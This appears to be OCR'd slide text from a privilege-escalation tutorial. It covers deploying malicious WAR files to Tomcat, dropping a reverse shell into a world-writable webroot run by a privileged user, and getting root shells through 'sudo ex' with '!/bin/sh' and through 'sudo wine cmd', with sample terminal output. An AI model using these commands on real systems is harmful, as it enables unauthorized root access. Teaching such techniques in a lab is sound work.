

Apache Tomcat



Apache Tomcat is a Java-enabled webserver software which allows Java servlets to be run on webpages

Apache Tomcat



If a malicious user is able to gain admin-level access to a Tomcat server, malicious Java code (called WAR files) can be deployed on the website

Privilege Escalation
Privileged Webserver Process

```
toor         506  0.0  1.0 194280 10160 ?        S    06:15   0:00 /usr/sbin/apache2 -k start
toor         507  0.0  1.0 194280 10160 ?        S    06:15   0:00 /usr/sbin/apache2 -k start
```

We notice in the processes list that the **toor** user is running the webserver software running on port 80 (which only has a default Apache page)

Privilege Escalation
Privileged Webserver Process

```
sa@deploy:~$ ls -la /var/www/html
total 20
drwxrwxrwx 2 www-data www-data  4096 may 11  2023 .
drwxrwxrwx 3 www-data www-data  4096 may 10  2023 ..
```

When we look at the permissions in the **/var/www/html** directory, which is the webroot for the port 80 website, we see that there is public write access to that directory

Privilege Escalation
Privileged Webserver Process

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
toor
```

Which means we could write a reverse shell php file to the **toor** user's webserver, and receive a reverse shell as the **toor** user upon connection

Privilege Escalation
Sudo Ex

```
sudo ex
!/bin/sh
```

Ex is a text editor, that is related to the **vi** and **vim** text editors. If we have sudo access to Ex, we can use the above command to open a root shell.

Privilege Escalation
Sudo Wine

Wine is a Linux / UNIX program used to run Windows programs on a Linux / UNIX system

Privilege Escalation
Sudo Wine

```
sudo wine cmd
```

If we can run sudo with the Wine command, then we can open Window shell with root access using the command illustrated above

Privilege Escalation
Sudo Wine

```
Z:\home\liam>dir
El volumen en la unidad Z no tiene etiqueta.
El número de serie del volumen es 0000-0000

Directory of Z:\home\liam

05/05/2023     18:43  <DIR>          .
05/05/2023     18:41  <DIR>          ..
05/05/2023     18:43            33  user.txt
```

The only catch is that we must use Windows terminal commands in this shell, e.g., **dir** instead of **ls**, **type** instead of **cat**, etc